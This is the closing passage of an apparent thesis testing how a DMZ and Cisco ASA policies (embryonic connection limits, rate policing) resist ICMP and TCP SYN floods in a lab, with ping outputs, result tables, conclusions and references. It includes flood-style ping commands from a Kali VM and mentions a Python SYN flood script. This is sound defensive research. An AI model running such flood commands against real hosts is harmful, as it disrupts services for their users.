Sending 100, 1250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!.!!.!.!!.!!.!!.!!.!!.!!.!.!!.!!.!!.!!.!!.!.!!.!!.!!.!!.!!.!!.!!.!!.!
.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!
Success rate is 66 percent (66/100), round-trip min/avg/max = 1/17/40 ms
Router_ex#ping 200.0.0.11 repeat 100 size 1500

Type escape sequence to abort.
Sending 100, 1500-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!.!!.!!.!!.!!.!!.!!.!.!!.!.!!.!!.!!.!!.!!.!.!!.!!.!!.!!.!!.!!.!!.!!.!
!.!!.!!.!!.!.!.!!.!!.!!.!.!.!!
Success rate is 65 percent (65/100), round-trip min/avg/max = 1/17/44 ms
Router_ex#
```

Figure 24: Successful attack ratio after applying policy for the network without DMZ

No. of Packets	Size of each Packet (bytes)	Success ratio (%)
100	250	90%
100	500	82%
100	750	73%
100	1000	73%
100	1250	66%
100	1500	65%

Table 3: Successful attack ratio after applying policy for the network without DMZ

Below are the screenshots taken of executed attack for the network with DMZ after applying the policy. As shown, the network with DMZ provides better results as compared to network without DMZ for the same type of attack. For the 100 packets of 250 bytes, the success ratio is 89%. For 500 bytes it is 80%, for 750 bytes it is 67%, for 1000 bytes it is 67% and for 1250 bytes it is 50%. Thus, network with DMZ gives better sustainability than network without DMZ for ICMP attack.



```
Router_ex#ping 200.0.0.11 size 250 repeat 100

Type escape sequence to abort.
Sending 100, 250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!
!.!!!!!!!!.!!!!!!!!.!!!!!!!!.!
Success rate is 89 percent (89/100), round-trip min/avg/max = 4/12/36 ms
Router_ex#ping 200.0.0.11 size 500 repeat 100

Type escape sequence to abort.
Sending 100, 500-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.
!!!!.!!!!.!!!!.!!!!.!!!!.!!!!.
Success rate is 80 percent (80/100), round-trip min/avg/max = 4/13/32 ms
Router_ex#ping 200.0.0.11 size 750 repeat 100

Type escape sequence to abort.
Sending 100, 750-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!
!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!
Success rate is 67 percent (67/100), round-trip min/avg/max = 1/16/36 ms
Router_ex#ping 200.0.0.11 size 1000 repeat 100

Type escape sequence to abort.
Sending 100, 1000-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!
!.!!.!!.!!.!!.!!.!!.!!.!!.!!.!
Success rate is 67 percent (67/100), round-trip min/avg/max = 4/18/40 ms
Router_ex#ping 200.0.0.11 size 1250 repeat 100

Type escape sequence to abort.
Sending 100, 1250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.
!.!.!.!.!.!.!.!.!.!.!.!.!.!.!.
Success rate is 50 percent (50/100), round-trip min/avg/max = 4/24/40 ms
```


Figure 25: Successful attack ratio after applying policy for the network with DMZ

No. of Packets	Size of each Packet (bytes)	Success ratio (%)
100	250	89%
100	500	80%
100	750	67%
100	1000	67%
100	1250	50%

Table 4: Successful attack ratio after applying policy for the network with DMZ

4.5 Connection Status when TCP SYN attack executed


When the attacker tries to execute TCP SYN flood attack using our Python script, it will generate tons of TCP packets of random source IP addresses and would be very challenging to distinguish the legitimate traffic from the attack vector. For that purpose, we have used the embryonic connection limit which was set to 5 so that maximum 5 half-opened TCP packets are allowed during single transmission which will prevent or mitigate the TCP SYN attack at the first place itself from Cisco ASA. Below is the captured screen taken after the attack was executed in our environment and by using the "show conn" command in Cisco ASA, it will discover that 5 embryonic connection were captured during the transmission. This also gives a slight edge of time for security consultant to analyze other packets coming within the network during that specific time period. It also explains the interface on which traffic is trying to reach the network in this case was outside interface. Also, the target device was placed within DMZ interface with IP address 10.0.0.10 at the port 80.



```
ASA(config)# show conn
5 in use, 6 most used

TCP outside  50.4.48.170:58327 DMZ  10.0.0.10:80, idle 0:00:00, bytes 0, flags S
aAB
TCP outside  165.227.139.38:43691 DMZ  10.0.0.10:80, idle 0:00:00, bytes 0, flag
s B
TCP outside  65.165.118.201:50119 DMZ  10.0.0.10:80, idle 0:00:00, bytes 0, flag
s B
TCP outside  79.237.222.222:30262 DMZ  10.0.0.10:80, idle 0:00:00, bytes 0, flag
s B
TCP outside  60.166.149.49:64857 DMZ  10.0.0.10:80, idle 0:00:00, bytes 0, flags
 B
ASA(config)#
```


Figure 26: Connection status when TCP SYN attack was executed using Python Script

As seen in the captured data, when the attacker tries to execute ICMP attack from Kali-Linux VM after applying the policy when the packets were preloaded(-l) with higher rate i.e. 8100 bits/sec for our research, which exceeds our policy configured for 8000 bits/sec rate thus the packet drop ratio increases as the packet size increases. For 100 packets with the size of 250 bytes, the packet drop ratio is 26%. But as soon as the packet size increases to 500 bytes, the packet drop ratio drastically increases to 96%. For 750 bytes, packet drop ratio is 97% whereas for 1000 and 1250 bytes the packet drop ratio is 98% and 99% respectively. So, the conclusion is that policy prevents the ICMP attack successfully but when the attacker tries to make simple ping request, it gets perfect response from the webserver. Thus, when the legitimate users send distinguish requests they will be treated perfectly unless someone has bad intentions to flood the network with illegitimate traffic.




```
root@kali:~# ping 200.0.0.11
PING 200.0.0.11 (200.0.0.11) 56(84) bytes of data.
64 bytes from 200.0.0.11: icmp_seq=1 ttl=63 time=22.7 ms
64 bytes from 200.0.0.11: icmp_seq=2 ttl=63 time=19.5 ms
64 bytes from 200.0.0.11: icmp_seq=3 ttl=63 time=23.6 ms
64 bytes from 200.0.0.11: icmp_seq=4 ttl=63 time=28.3 ms
^Z
[9]+  Stopped                 ping 200.0.0.11
root@kali:~# 
```

Figure 27: Simple ping request from Kali-Linux



```
root@kali:~# ping 200.0.0.11 -c 100 -s 250 -l 8100
WARNING: probably, rcvbuf is not enough to hold preload.
PING 200.0.0.11 (200.0.0.11) 250(278) bytes of data.
258 bytes from 200.0.0.11: icmp_seq=3 ttl=63 time=49.10 ms
258 bytes from 200.0.0.11: icmp_seq=4 ttl=63 time=65.5 ms
258 bytes from 200.0.0.11: icmp_seq=5 ttl=63 time=71.8 ms
258 bytes from 200.0.0.11: icmp_seq=6 ttl=63 time=81.7 ms
258 bytes from 200.0.0.11: icmp_seq=7 ttl=63 time=92.6 ms
258 bytes from 200.0.0.11: icmp_seq=9 ttl=63 time=27.3 ms
258 bytes from 200.0.0.11: icmp_seq=10 ttl=63 time=24.3 ms
258 bytes from 200.0.0.11: icmp_seq=11 ttl=63 time=32.8 ms
258 bytes from 200.0.0.11: icmp_seq=12 ttl=63 time=33.5 ms
258 bytes from 200.0.0.11: icmp_seq=13 ttl=63 time=23.6 ms
258 bytes from 200.0.0.11: icmp_seq=14 ttl=63 time=28.3 ms
258 bytes from 200.0.0.11: icmp_seq=16 ttl=63 time=23.2 ms
--- 200.0.0.11 ping statistics ---
100 packets transmitted, 74 received, 26% packet loss, time 1088ms
rtt min/avg/max/mdev = 19.282/30.166/92.643/12.830 ms, pipe 6
root@kali:~# ping 200.0.0.11 -c 100 -s 500 -l 8100
WARNING: probably, rcvbuf is not enough to hold preload.
PING 200.0.0.11 (200.0.0.11) 500(528) bytes of data.
508 bytes from 200.0.0.11: icmp_seq=2 ttl=63 time=32.2 ms
508 bytes from 200.0.0.11: icmp_seq=5 ttl=63 time=43.5 ms
508 bytes from 200.0.0.11: icmp_seq=7 ttl=63 time=54.1 ms
508 bytes from 200.0.0.11: icmp_seq=8 ttl=63 time=64.3 ms

--- 200.0.0.11 ping statistics ---
100 packets transmitted, 4 received, 96% packet loss, time 10ms
rtt min/avg/max/mdev = 32.214/48.558/64.345/11.966 ms, pipe 99
root@kali:~# ping 200.0.0.11 -c 100 -s 750 -l 8100
WARNING: probably, rcvbuf is not enough to hold preload.
PING 200.0.0.11 (200.0.0.11) 750(778) bytes of data.
758 bytes from 200.0.0.11: icmp_seq=3 ttl=63 time=29.7 ms
758 bytes from 200.0.0.11: icmp_seq=4 ttl=63 time=42.9 ms
758 bytes from 200.0.0.11: icmp_seq=41 ttl=63 time=220 ms

--- 200.0.0.11 ping statistics ---
100 packets transmitted, 3 received, 97% packet loss, time 5ms
rtt min/avg/max/mdev = 29.684/97.608/220.200/86.854 ms, pipe 98
```

Figure 28: Attack from Kali-Linux VM




```
root@kali:~# ping 200.0.0.11 -c 100 -s 1000 -l 8100
WARNING: probably, rcvbuf is not enough to hold preload.
PING 200.0.0.11 (200.0.0.11) 1000(1028) bytes of data.
1008 bytes from 200.0.0.11: icmp_seq=1 ttl=63 time=27.7 ms
1008 bytes from 200.0.0.11: icmp_seq=2 ttl=63 time=37.9 ms

--- 200.0.0.11 ping statistics ---
100 packets transmitted, 2 received, 98% packet loss, time 5ms
rtt min/avg/max/mdev = 27.714/32.823/37.933/5.112 ms, pipe 100
root@kali:~# ping 200.0.0.11 -c 100 -s 1250 -l 8100
WARNING: probably, rcvbuf is not enough to hold preload.
PING 200.0.0.11 (200.0.0.11) 1250(1278) bytes of data.
1258 bytes from 200.0.0.11: icmp_seq=3 ttl=63 time=38.5 ms

--- 200.0.0.11 ping statistics ---
100 packets transmitted, 1 received, 99% packet loss, time 6ms
rtt min/avg/max/mdev = 38.469/38.469/38.469/0.000 ms, pipe 98
root@kali:~# █
```

Figure 29: Attack from Kali-Linux VM with increase in packet-size

No. of Packets	Size of each Packet	Packet drop ratio
100	250	26%
100	500	96%
100	750	97%
100	1000	98%
100	1250	99%

Table 5: Packet drop ratio for the attack from Kali-Linux VM

As shown, when the Cisco ASA applies the policy to drop certain packets, the network admin can see all the status for each policy by entering the command show service-policy in the Cisco ASA terminal to get the output as below. In that, it states that for the incoming traffic and outgoing traffic how many packets have been transmitted and dropped for the WS policy configured on the outside interface of Cisco ASA.



```
Interface outside:
  Service-policy: WS
    Class-map: WS
      Input police Interface outside:
        cir 8000 bps, bc 1200 bytes
        conformed 419 packets, 331658 bytes; actions:  transmit
        exceeded 107 packets, 102462 bytes; actions:  drop
        conformed 1360 bps, exceed 416 bps
      Output police Interface outside:
        cir 8000 bps, bc 1200 bytes
        conformed 522 packets, 356988 bytes; actions:  transmit
        exceeded 204 packets, 218246 bytes; actions:  drop
        conformed 1464 bps, exceed 896 bps
      Set connection policy: embryonic-conn-max 5 per-client-embryonic-max 5
        current embryonic conns 0, drop 0
ASA(config)# _
```

Figure 30: Show Service-policy on Cisco ASA

CHAPTER 5
CONCLUSION AND FUTURE WORK

The main aim of this research was to prove that Demilitarized Zone provides enhanced security and better performance under different circumstances. We generated DDoS attack on the webserver using Python script which can be manipulated based upon the need for further research. This was done using VMWare workstation pro to isolate the actual environment from the effects of attack. Also, packet was monitored on the other side of network using Wireshark packet analyzer so that one can see the traffic coming into the webserver and other devices of network. Then we have applied some policies to prevent embryonic connections which can cause the TCP SYN flood attack and also limit the packet rate and burst rate to prevent ICMP flood attack. This decreases the attack success ratio over the network and legitimate users will get better utilization of the services provided by the organization. Also, DMZ is useful when the organization wants to share information to public without granting them the access to the internal network of their organization which provides an additional layer of network security. US-CERT and many other government, big organizations use the same concept in real time environment. This could be very efficient way to secure the medium or small scale organizations.

For the future work, we can use multiple firewall system to check the efficiency against different types of attacks. Also, other policies and algorithms can be implemented to prevent other attacks over the network and to improve the overall performance of network. Moreover, find the ways to enhance the network security to prevent internal threats alongside external threats. Find the distinguish areas to which Demilitarized zone is applicable and their performance factors to create better environment within the network.

REFERENCES

[1] "DMZ (computing)," *Wikipedia*. 12-Feb-2019.

[2] "Configuring IP Access Lists," *Cisco*. [Online]. Available: https://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html. [Accessed: 01-Jan-2020].

[3] "Network address translation," *Wikipedia*. 26-Dec-2019.

[4] "What Is a Distributed Denial-of-Service (DDoS) Attack?," *Cloudflare*. [Online]. Available: https://www.cloudflare.com/en-ca/learning/ddos/what-is-a-ddos-attack/. [Accessed: 01-Jan-2020].

[5] "17 Types of Cyber Attacks To Protect Against in 2019," *PhoenixNAP Global IT Services*. [Online]. Available: https://phoenixnap.com/blog/?p=71548. [Accessed: 14-Jun-2019].

[6] "TCP half-open," *Wikipedia*. 21-Apr-2019.

[7] "Slowloris DDoS Attack," *Cloudflare*. [Online]. Available: https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/. [Accessed: 01-Jan-2020].

[8] N. Jiang, H. Lin, Z. Yin, and L. Zheng, "Performance Research on Industrial Demilitarized Zone in Defense-in-Depth Architecture*," in *2018 IEEE International Conference on Information and Automation (ICIA)*, 2018, pp. 534–537, doi: 10.1109/ICInfA.2018.8812486.

[9] K. Dadheech, A. Choudhary, and G. Bhatia, "De-Militarized Zone: A Next Level to Network Security," in *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*, 2018, pp. 595–600, doi: 10.1109/ICICCT.2018.8473328.

[10] S. Shrimali, "DeMilitarized Zone: Network Architecture for Information Security," *International Journal of Computer Applications*, vol. 174, no. 5, pp. 16–19, Sep. 2017.

[11] S. Kajwadkar and V. K. Jain, "A Novel Algorithm for DoS and DDoS attack detection in Internet Of Things," in *2018 Conference on Information and Communication Technology (CICT)*, 2018, pp. 1–4, doi: 10.1109/INFOCOMTECH.2018.8722397.

[12] T. Kuldeep and Tyagi S.S, "Enhancing Network Security by implementing preventive mechanism using GNS3," in *2014 International Conference on Reliability Optimization and Information Technology (ICROIT)*, 2014, pp. 300–305, doi: 10.1109/ICROIT.2014.6798342.

[13] J. Gill and K. Zunnurhain, "Determining the Penetration Threshold for an ASA 5500 Firewall," in *Proceedings of the SouthEast Conference*, New York, NY, USA, 2017, pp. 149–153, doi: 10.1145/3077286.3077305.

[14] A. Alsumayt, J. Haggerty, and A. Lotfi, "Evaluation of Detection Method to Mitigate DoS Attacks in MANETs," in *2018 1st International Conference on Computer Applications Information Security (ICCAIS)*, 2018, pp. 1–5, doi: 10.1109/CAIS.2018.8441952.

[15] "DDoS Statistics, Facts and Trends for 2018-2019," *Comparitech*, 30-Jul-2019. [Online]. Available: https://www.comparitech.com/blog/information-security/ddos-statistics-facts/. [Accessed: 01-Jan-2020].

[16] "GNS3 | The software that empowers network professionals." [Online]. Available: https://gns3.com/. [Accessed: 05-Oct-2019].

[17] "Cisco 3725 and Cisco 3745 - Cisco IOS Release 12.2(15)ZJ," *Cisco*. [Online]. Available: https://www.cisco.com/c/en/us/td/docs/ios/12_2/12_2z/release/notes/rn3700zj.html. [Accessed: 01-Jan-2020].

[18] "Cisco ASA 5500-X Series Firewalls," *Cisco*. [Online]. Available: https://www.cisco.com/c/en_ca/products/security/asa-5500-series-next-generation-firewalls/index.html. [Accessed: 01-Jan-2020].

[19] "Download VMware Workstation Pro | CA," *VMware*. [Online]. Available: https://www.vmware.com/ca/products/workstation-pro/workstation-pro-evaluation.html. [Accessed: 05-Oct-2019].

[20] "Adding VMware VMs to GNS3 Topologies - GNS3." [Online]. Available: https://docs.gns3.com/1u_D9XSSA5PVFrOrTWSw1Vn8Utvimd6ksv76F7731N84/index.html. [Accessed: 05-Oct-2019].

[21] "Kali Linux Downloads." [Online]. Available: https://www.kali.org/downloads/. [Accessed: 01-Jan-2020].

[22] "Wireshark · Go Deep." [Online]. Available: https://www.wireshark.org/. [Accessed: 05-Oct-2019].

[23] “Cisco Adaptive Security Device Manager,” *Cisco*. [Online]. Available: https://www.cisco.com/c/en/us/products/security/adaptive-security-device-manager/index.html. [Accessed: 01-Jan-2020].

[24] “What are Cisco ASA firewall security levels? ⋆ Network Design Implementation Consultation - Shilpa Systems Inc. USA,” *Network Design Implementation Consultation - Shilpa Systems Inc. USA*, 16-Jan-2014. [Online]. Available: https://www.shilpasys.com/articles/what-are-cisco-asa-firewall-security-levels/. [Accessed: 26-Aug-2019].

[25] “Routing protocol,” *Wikipedia*. 22-Dec-2019.

[26] “Phases of Hacking | Ethical Hacking.” [Online]. Available: https://www.greycampus.com/opencampus/ethical-hacking/phases-of-hacking. [Accessed: 01-Jan-2020].

[27] “Marketplace - Networkers’ Toolkit - GNS3.” [Online]. Available: https://www.gns3.com/marketplace/appliance/networkers-toolkit. [Accessed: 01-Jan-2020].

[28] “hping3.” [Online]. Available: https://tools.kali.org/information-gathering/hping3. [Accessed: 01-Jan-2020].

[29] “Python Release Python 3.7.0,” *Python.org*. [Online]. Available: https://www.python.org/downloads/release/python-370/. [Accessed: 12-Dec-2018].

VITA AUCTORIS

NAME:	Manan Patel
PLACE OF BIRTH:	Gandhinagar, Gujarat, India
YEAR OF BIRTH:	1995
EDUCATION:	SVBIT, GTU, B.Sc. Hons in Computer Science, Gandhinagar, Gujarat, 2017 Fanshawe College, P.G. Diploma in Information Security Management, London, ON, 2018 University of Windsor, M.Sc. Computer Science, Windsor, ON, 2020